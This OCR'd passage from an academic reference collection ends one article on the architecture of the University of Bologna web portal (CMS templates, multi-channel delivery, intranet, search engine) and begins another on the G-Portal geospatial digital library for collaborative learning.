


Figure 2. Sample of banners, vademecum page, and newsletter

(a) *(b)* *(c)*

collaborative tasks with the enterprise world. Figure 2(c) shows an example of banners regarding enterprise initiatives between UniBo and some local industries.

The Architecture of the UniBo Technological Platform

The UniBo project provides a technological support for managing the organizational and communicational workflows by designing and implementing an integrated technological platform. The solution is developed upon the MS .Net v1.1 platform (.Net platform, 2005), by being an early adopter of MS .Net 2.0. The exploitation of a common technological platform facilitates the sharing of databases and application services, thus avoiding the duplication of business logics and facilitating the data and service integration.

Over the .Net platform, the UniBo project exploits the MS content management server (CMS) (Microsoft CMS, 2005) to aggregate information from different sources—humans, databases, UniBo Active Directory (The Directory Service, 2005), various backend services—and to decouple knowledge content from presentation. Web pages of different UniBo Web sites are created by filling in some predefined templates, designed in ad hoc manner for specific content categories, by enabling UniBo Web sites to have a common standard of visualization. The availability of proper templates for the delivery of specific Web contents enforces the UniBo portal usability, by enabling authors to organize contents in a user-oriented manner. On one hand, the exploitation of predefined templates facilitates the navigation of users who find out coherent and homogeneous Web site structures. On the other hand, this approach does not require technically skilled Web operators, who are in charge of filling in the Web pages only with contents. The data presentation is automatically formatted on the basis of the specific exploited template. The separation between content data and presentation, achieved through the utilization of predefined templates, facilitates the automated adaptation of data visualization as the UniBo Web portal dynamically evolves. For instance, changes in a template are automatically propagated in all the Web pages that exploit that template, without requiring additional efforts.

As a content management system, the MS CMS provides Web operators of different academic institutions with the possibility to publish autonomous contents by remotely editing their own institution Web sites. Web operators simply need a Web browser in order to connect to the authoring Web site (The Authoring Web site, 2005). The primary idea behind the authoring Web site is to contain the same data of the UniBo Web site, but presenting editable Web pages to logged-in Web operators. This enables logical content integration but preserves autonomous content responsibilities.

The UniBo project has been designed from the beginning with security as a primary goal. Every user within the UniBo academic community has an account centrally managed by the UniBo active directory. In particular, Web operators are grouped into some special MS CMS account groups, which are granted with privileges for editing and publishing content on the university Web portal. Only these users are enabled to create, modify, or delete UniBo Web pages. In particular, Web operators can manage content that only regards pages of their own institution Web site, thus facilitating content accountability.

Figure 3 shows the architecture of the UniBo technological platform. The core of the UniBo infrastructure is organized into three levels: training, authoring, and front-end Web sites. The first supports service/application development and testing: it replicates the front-end Web site by exploiting a replicated SQL area of data storage. The authoring and the front-end Web sites share the SQL area of data storage, but they are hosted by two separate nodes in order to guarantee high performance for both editing and accessing operations. In fact, the computational power required for editing operations should not interfere with the performance of the front-end Web site that provides public access to Internet and UniBo network users.


The monitoring of both Web site accesses and the system platform is a crucial aspect for planning actions to improve the overall project: UniBo exploits a monitoring system for access statistics, and the MS Operation Manager (Microsoft MOM, 2005) for detecting real-time system performance of the platform.

Multi-Channel Contents

The delivery of contents through multiple channels facilitates the exploitation of academic online services, by promoting e-campus activities and on-demand delivery. In fact, users can reach information included in the Web portal channels, such as news about academic events, anytime and through any access device, thus avoiding the need for the exploitation of a fixed network host. For instance, users can receive reminders about approaching deadlines, such as time limits for matriculation or academic competition registration, through a notice mechanism that exploits short messages to cellular phones. This facilitates the widespread delivery of Web portal contents.

The UniBo project has developed a technological infrastructure and defined an editorial workflow that support the distribution of information through different channels. This not only enables to automatically feed the Internet channel over the fixed network, but also to deliver contents to various devices and through different transmitting protocols, without requiring additional efforts. In particular, the exploitation of W3C standards, such as XML/XHTML (W3C, 2005), enables the representation of data in a platform-independent way. As shown in Figure 4(a), data are stored in one single informative data source (the CMS database), by avoiding

Figure 3. UniBo technological platform architecture




different formatting process for different outputs. The exploitation of predefined templates in the UniBo Web page creation facilitates multi-channel content delivery: CMS templates enable to separate the different informative page parts (title, abstract, full description, attachment boxes, etc.) in the storage database; personalization-specific CMS tools support authors in the creation of Web pages by indicating which data, corresponding to different template parts, have to be shown depending on client characteristics. The usage of eXtensible Stylesheet Language Transformations (XSLT) (W3C, 2005) and of peculiar .Net libraries, such as ASP.Net mobile controls (ASP.Net Mobile, 2005), enable to automatically adapt data presentation on the basis of differentiated channel requirements, without a post-editing process.

Figure 4(a) shows the logical architecture for supporting the UniBo content delivery over the mobile channel. The UniBo support platform enables to manage different communication protocols, such as HTTP and WAP (W3C WAP, 1998), and various mark-up formats, such as XHTML, HTML 3.2, compact HTML for Small Information Appliances (W3C Compact HTML, 1998), and Wireless Markup Language (Wugofski, 2000). Figure 4(b) shows an example of multi-channel data in the UniBo project. The student guide content is accessible through the traditional Web, the mobile channel, and the pdf visualization channel. Some ongoing efforts try to organize other sections of the UniBo Web sites, such as academic news and events, to enable their access via both vocal browsing and the digital terrestrial communication channel.

Virtual Collaborative Environments

As an intranet Web site cleanly separated from the Internet channel, UniBo provides a protected environment where university staff can securely cooperate on common tasks. It is specifically designed to help staff members to work properly via shared contents and to exploit positive synergy resulting from collaboration with other community members. As depicted in Figure 5, the collaborative environment is developed by exploiting the Windows Share Point Services (Microsoft Windows Server, 2005), fully integrated with the Windows Server 2003 platform. The architecture relies on a data storage SQL cluster and on an exchange server to manage of collaborative workflows, such as in the case of project management. The UniBo intranet Web site provides the integrated support platform for the continuous coordination and the efficient and timely communication towards Web operators in such a large scale community. The private environment enables Web operators to be coordinated on the progress status of projects of interest and to make plans for crucial activities, such as project analysis, implementation

Figure 4. Multi-channel contents: The architecture and a student guide sample



milestones, communication activities, and actions for Web operator training.

The cooperation within the intranet environment does not require users to be technically skilled. The UniBo intranet supports the natural multi-user interactions by providing dedicated Web parts where storing and sharing documents and data. Web parts can be considered as discussion areas within the intranet Web site where user post their personal opinions and knowledge in order to communicate with other collaborators as easily as if they were face-to-face. This improves the coordination and the productivity of the entire academic community.

The virtual collaborative environment is integrated with the security services of the University of Bologna. Users can have access to collaborative intranet sites if they have accounts in the UniBo Active Directory and if granted with specific privileges on site documents and services. Access rights are managed by the definition of organizational security groups, which reflect responsibilities in data and service management.

Advanced Search Engine

In collaboration with the department of computer science (The Computer Science, 2005), the UniBo project has developed an original Web crawling/search solution, customized and optimized on the basis of the university community needs. The search engine exploits a semantic categorization of academic and educational information that groups documents and data in an ad-hoc manner. The categorization of the UniBo contents considers the different user targets, such as students, teachers, administrative and technical staffs and generic visitors, and it enables to subdivide information into classes that groups data of interests for the considered targets. For instance, the data class including information about master courses are specifically designed by considering student target. The UniBo content categorization thus enables the creation of services specifically designed by considering different needs of specific targets of the university. The semantic schema of the UniBo portal contents follows up the evolution of the academic contextual situations and it guarantees the adaptation on search results and personalized services as the community dynamically changes. The UniBo search solution includes a tool for monitoring statistics on the user search actions. In particular, it enables to adapt the set of search results by ranking the most frequently searched ones on the top of the search result list.

As shown in the left part of Figure 6, the Indexer is the search architecture component that processes the visited resources in order to extract and classify the textual data on the basis of content and the associated semantic metadata. The UniBo search engine exploits the produced index to retrieve data that satisfy user search queries and exploits the tool for statistic monitoring to prioritize results in the list. The right side of the figure shows the support infrastructure: the search application is hosted at the UniBo portal Web server; search queries are caught by the search application front-end and computed by the back-end of the search engine application server. The UniBo search engine relies on the Apache Lucene (Lucene, 2005), an open source project that provides a high-performance, full-featured search engine library written entirely in Java. The front-end of UniBo search interacts with the search engine through a specifically designed Web service component: the exploitation of Web

Figure 5. UniBo intranet Web site





Figure 6. Business and information technology architecture



service technology facilitates the integration of the Java-based search engine with the UniBo search application, the latter entirely developed with the dotNet technology.

LESSONS LEARNED AND CONCLUDING REMARKS

The provisioning of a growing amount of heterogeneous information and Web-based services through the Internet channel raises some novel management and technological challenges. The lack of homogeneous data presentation and of a centralized entry point of service delivery force users to browse many links before reaching desired contents and obstacle service/data integration and interoperability. The emergence of Web portal solutions facilitates the organization of data with a common presentation format, thus enabling users to more easily identify their data of interest in such a plethora of information. The complexity of academic/educational community scenarios not only requires technological efforts in the implementation of an integrated technological platform, but also calls for well defined organizational and social processes that enable the continuous coordination and communication among Web operators and target users.

In this contribution, we described the experience of the University of Bologna in the design and the implementation of a large-scale Web portal. The UniBo project provides the academic community with a personalized access to the Web portal data, by designing content on the basis of the target user. The article aims at the implementation of services and Web pages that can be easily and efficiently accessed by everyone and through any access devices. The adoption of a three-tier architecture, that cleanly separates data, presentation and the application logic, enables to support the automated adaptation of data visualization as the UniBo Web portal dynamically evolves.

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REFERENCES

Accessibility guidelines. (2005). Retrieved from http://www.eng.unibo.it/PortaleEn/Website+Tools/Accessibility/default.htm

AlmaWelcome! Unibo Online Service. (2005). Retrieved from http://www.eng.unibo.it/PortaleEn/Online+Services/AlmaWelcome/default.htm?wbc_purpose=BasicPricesI

ASPHI: Association for the Development of Computer Projects for the Handicapped. (2005). Retrieved from http://www.asphi.it/

ASP.Net Mobile Controls. (2005). Retrieved from http://msdn.microsoft.com/library/default.asp?url=/library/en-us/mwsdk/html/mwconforms.asp

Ling, B., & Allison, C. (2002). User-Centric Portals for Managed Learning Environments. *Thirteenth International Workshop on Database and Expert Systems Applications (DEXA'02).* IEEE Computer Society Press.

Lucene Home Page. (2005). Retrieved from http://lucene.apache.org/

Martel, C., & Vignollet, L. (2001). Educational Web Portal based on personalized and collaborative services. *IEEE international Conference on Advanced Learning Techniques (ICALT'01)*. IEEE Computer Society Press.

Microsoft CMS: The Content Management Server Home Page. (2005). Retrieved from http://www.microsoft.com/cmserver/default.mspx

Microsoft MOM: The Microsoft Operations Manager. (2005). Retrieved from http://www.microsoft.com/mom/default.mspx

Microsoft Windows Server 2003 Home Page: The Windows SharePoint Services. (2005). Retrieved from http://www.microsoft.com/windowsserver2003/technologies/sharepoint/default.mspx

.Net platform home page. (2005). Retrieved from http://www.microsoft.com/net/default.mspx

The Authoring Web site of the UniBo Web Portal. (2005). Retrieved from https://webauth.unibo.it/Portale/default.htm

The Computer Science Department Web Site. (2005). Retrieved from http://www.cs.unibo.it

The Directory Service of the University of Bologna. (2005). Retrieved from https://www.dsa.unibo.it

The English version of the Unibo My Portal. Retrieved from http://www.eng.unibo.it/PortaleEn/Website+Tools/Personalised+Services/default.htm

The Web Portal of the University of Bologna. (2005). Retrieved from http://www.unibo.it/Portale/default.htm

W3C Compact HTML for Small Information Appliances. (1998). Retrieved from http://www.w3.org/TR/1998/NOTE-compactHTML-19980209/

W3C Home Page: The World Wide Web Consortium. (2005). Retrieved from http://www.w3.org/

W3C WAP Forum. (1998). Retrieved from http://www.w3.org/TR/NOTE-WAP

Wugofski, T., & Raggett, D. (2000). *Towards Convergence of WML, XHTML, and other W3C Technologies.* Retrieved from http://www.w3.org/2000/09/Papers/Wugofski.html

KEY TERMS

Content Management System: A system that supports the process of content creation, publishing, and update on the Web.

Federated Web System: Collection of different autonomous Web sites, integrated over a common architecture.

Integrated Communication: The integrated support to the selection of the most suitable among a set of available ones, in order to communicate with different target users from a unique information source.

Multi-Channel Content: Unique content that can be delivered in different versions through different transmitting protocols depending on the characteristics of the requesting client devices (hardware/software support, connectivity technology, etc.).

Web Accessibility: The practice of organizing and delivering Web contents accessible to all users, especially those with disabilities.

Web Usability: The practice of simplifying the utilization of interfaces, especially graphical user interfaces (GUI), in those domains where Web browsing can be considered the general access paradigm

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Learning Geography with the G-Portal Digital Library

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INTRODUCTION

With the rapid growth of digital information, there is increasing recognition that digital libraries (DL) will play important roles in education, research, and work. DLs have correspondingly evolved from being static repositories of information, in which access is limited to searching and browsing, to those that offer a greater array of services for accessing, interacting and manipulating content (Agosti, Ferro, Frommholz, & Thiel, 2004; Goh, Fu, & Foo, 2002).

Within the classroom environment, DLs have the potential to be useful tools for active learning in which activities are characterized by active engagement, problem-solving, inquiry, and collaboration with others, so that each student constructs meaning and hence knowledge of the information gained (Richardson, 1997). Consider, for example, a group of high school students working on a class project. Typical activities would require these students to acquire content from the teacher, gathering reference materials from the library or other sources, such as the Web, compiling and making sense of all the available information, synthesizing content, writing the project report and submitting the completed project for grading. Here, DL services could be designed to support these activities. An integrated work environment could allow students to collaboratively retrieve and store personal and group information objects relevant to the task at hand. Such a DL would therefore depart from the traditional role of facilitating access to digital content, and instead become an integral part of the learning process.

While there is much work in making such DLs a reality, many systems still offer basic levels of support for educational services, and users typically encounter one or more of the following problems:

- Content access is a separate task from other applications. Although advanced features for searching and browsing are available, DLs provide, at best, limited support for sharing content among other applications that support learning (Ancona, Frew, Janée, & Valentine, 2005). Exceptions are query and data dissemination services through protocols such as Z39.50 (Lynch, 1997) and OAI (Lagoze & Van de Sompel, 2001), but these are usually between other DLs instead of with integrated learning environments.
- DLs are not designed to cater to the needs of different learning activities. Instead, they excel at tasks such as cataloging/classifying content and metadata, searching, and browsing. Thus, activities such as laboratory experiments and field studies that need to use the services of a DL must be tailored to its capabilities.
- DLs are often not designed to meet the learning needs of individuals or groups. They are rather created as a generic collection of services for their target user populations. Support for groups within these target populations requiring specialized services or content are typically lacking.
- Single-user delivery of information. In DLs, that support personalization, content is accessed and manipulated individually via personalized workspaces.

One side effect of this feature is that users are often unable to share their findings with others. Thus, while individual learning can be supported, collaborative group-based learning is more difficult.

In the remainder of this article, we describe G-Portal, a DL of geospatial and georeferenced resources. G-Portal is designed to address the shortcomings previously mentioned to support collaborative learning among its users. This is achieved through personalized project spaces, in which individuals or groups gather and organize collections of resources drawn from the DL's holdings that are relevant to specific learning tasks. In addition, G-Portal provides facilities for classification and visualization of resources, spatial searching, annotations and resource sharing across projects.

G-PORTAL: AN OVERVIEW


G-Portal is a Web-based DL that supports a variety of services to access, manipulate, and manage geospatial and georeferenced resources (Lim et al., 2002). The resources in G-Portal are primarily of metadata records that describe and point to actual resources, such as Web pages, images, and other Web-accessible objects. Other types of information managed by G-Portal include semi-structured data records and annotations.

Since G-Portal focuses specifically on geography-related resources, they may be associated with spatial locations and plotted on a map. Consequently, all resources have an explicit inclusion of location in their metadata definitions. This location attribute, together with several other attributes such as ID, name, and source, constitute the core attributes that every resource must have. In addition, each type of resource may define attributes for descriptive purposes. The set of core attributes, together with the customized attributes, is defined by a resource schema (Lim et al., 2005). Examples of resource schemas include description of places of interest, examination questions, and user annotations.

G-Portal organizes resources into projects which are user-defined collections of resources relevant to a specific topic or learning activity. Within each project, resources are further grouped into layers for finer grained organization. Each layer serves as a category to store logically related resources. For example, a project studying flora and fauna in nature trails may include rivers, lakes and hills in a map layer, flora and fauna information in separate layers, and user annotations in another.

G-Portal offers three ways to accessing its resources. The map-based interface visualizes resources with location attributes on a map (see Figure 1). Navigation aids such

Figure 1. G-Portal's map-based and classification interfaces



as zooming and panning are supported. A layer selector feature allows layers to be hidden or displayed and is useful in complex projects in which users would like to view resources belonging only to specific layers. This interface makes resources with known geographical locations easily and intuitively accessible and helps users discover the spatial relationships between resources.

For resources without location attributes, a classification interface is supported. The interface organizes resources based on a customizable taxonomy derived from common resource attributes and presents them in a tree view similar to the familiar Windows Explorer application. Here, resources are organized into categories, which are in turn organized into category trees. The map-based and classification interface are synchronized to allow seamless information access using either interface. For example, if resources are selected on the classification interface, they will also be highlighted on the map-based interface and vice versa.

Finally, a query interface (see Figure 2) that supports searches for resources based on keywords and spatial operators is also available. The query interface allows a bounding box to be drawn within the map-based interface and supports basic spatial query predicates such as containment and overlap. Search results are then shown in a results list window where resources can be selected for viewing. A similar synchronization mechanism between the results list window, the map-based and classification interfaces is implemented. Thus, when the user selects a resource in the results list window, the location of the resource on the map and the category that the resource is assigned to in the classification interface will also be highlighted.

G-Portal is implemented as a Java-based client/server system (Liu et al., 2004). The client is a Java applet that interacts with G-Portal's application server that functions as a gateway to the DL's content stored in two database servers. An XML database server is used to store resources in XML form while a relational database is used for storing spatial data and processing spatial queries. As designed, G-Portal can be accessed from any Java-enabled Web browser at http://www.ntu.edu.sg/project/g-portal/, making it possible for users to access the DL anywhere, anytime.


PERSONALIZED PROJECT SPACES

At first glance, G-Portal projects appear to be suitable for supporting learning activities since they allow users to manage and manipulate resources. However, a few limitations exist. First, projects are public and are created by G-Portal administrators to serve the needs of all G-Portal users. This idea is similar to current DLs that provide uniform access mechanisms (for example, query interfaces and classification schemes) to their entire collection of materials. Being publicly accessible, projects are not user customizable and as such, they do not cater towards supporting individual or group learning. Further, no provision is made for creating projects that only a certain user or group can access. G-Portal's personalized project space, however, is designed to address these issues so as to better support learning activities within the DL.

PERSONALIZED PROJECT CREATION AND MANAGEMENT

A personalized project is owned by a user or group of users and allows the creation of customized collections of

Figure 2. G-Portal's query interface



resources and annotations relevant to a particular learning activity. A personalized project has the same basic features as any project in G-Portal but only its owner can modify its contents. Personalized projects can also be made public in which case all users are able to access it.

Once a personalized project is created, new layers are added to organize metadata records. G-Portal therefore provides features to create/delete layers. Metadata records are then organized into layers according to the needs of the user or group. In addition, metadata can be assigned spatial locations to be displayed in the map-based interface under different layers. For example, metadata of buildings and roads can be displayed in one layer, while that of parks and lakes can form another. Metadata can also be organized under one or more category hierarchies and made viewable via the classification interface.

SCHEMA AND RESOURCE MANAGEMENT

Every resource in G-Portal is created using a resource schema that serves as a template for describing resources. In a personalized project, schemas can be either predefined or user-defined to meet the needs of a learning activity for a user or group. To begin, a user first selects a schema for the new resource from an existing list. Alternatively, if none of the schemas are suitable, a new one can be created, as shown in Figure 3. Here, each schema is represented as a tree structure with nodes representing metadata elements or attributes, as well as data type and multiplicity constraints. This tree representation is used as schemas are XML-based and maps well to the hierarchical presentation scheme in the schema creation user interface. The ability to create new schemas is useful in individual or group learning since the resources needed are typically personal or highly contextualized such that general purpose schemas may not be suitable. However, due to their personal usage nature, user-created schemas are only available to the current personalized project. Consequently, they are not subject to a formal review and registration process by G-Portal administrators.

Once schemas are defined, users can create new resources using G-Portal's built-in resource editor. Like schemas, metadata records are represented as a tree structure (see Figure 4) since they are XML-based. Element names are shown as tree nodes. When an element is selected, the right panel shows the attributes, values and/or the child elements of the selected element. The resource editor is schema guided. Before a resource can be created, its schema must be provided to the editor which parses it, and generates an empty resource and renders the user interface. The user then interactively uses the tree in the left panel of the editor to select elements and attributes, and fills in their values on the right panel. Once completed, the resource editor verifies that the entered values satisfy all constraints in the schema before saving. The use of XML schemas greatly reduces the chances of introducing errors thus making the resource creation easier.

G-Portal also supports the creation of annotations, which are a useful mechanism for learning and knowledge sharing (Marshall, 1997). Annotations are treated as a type of resource and can be visualized or queried via G-Portal's various interfaces. The creation of annotations follows a

Figure 3. The schema editor


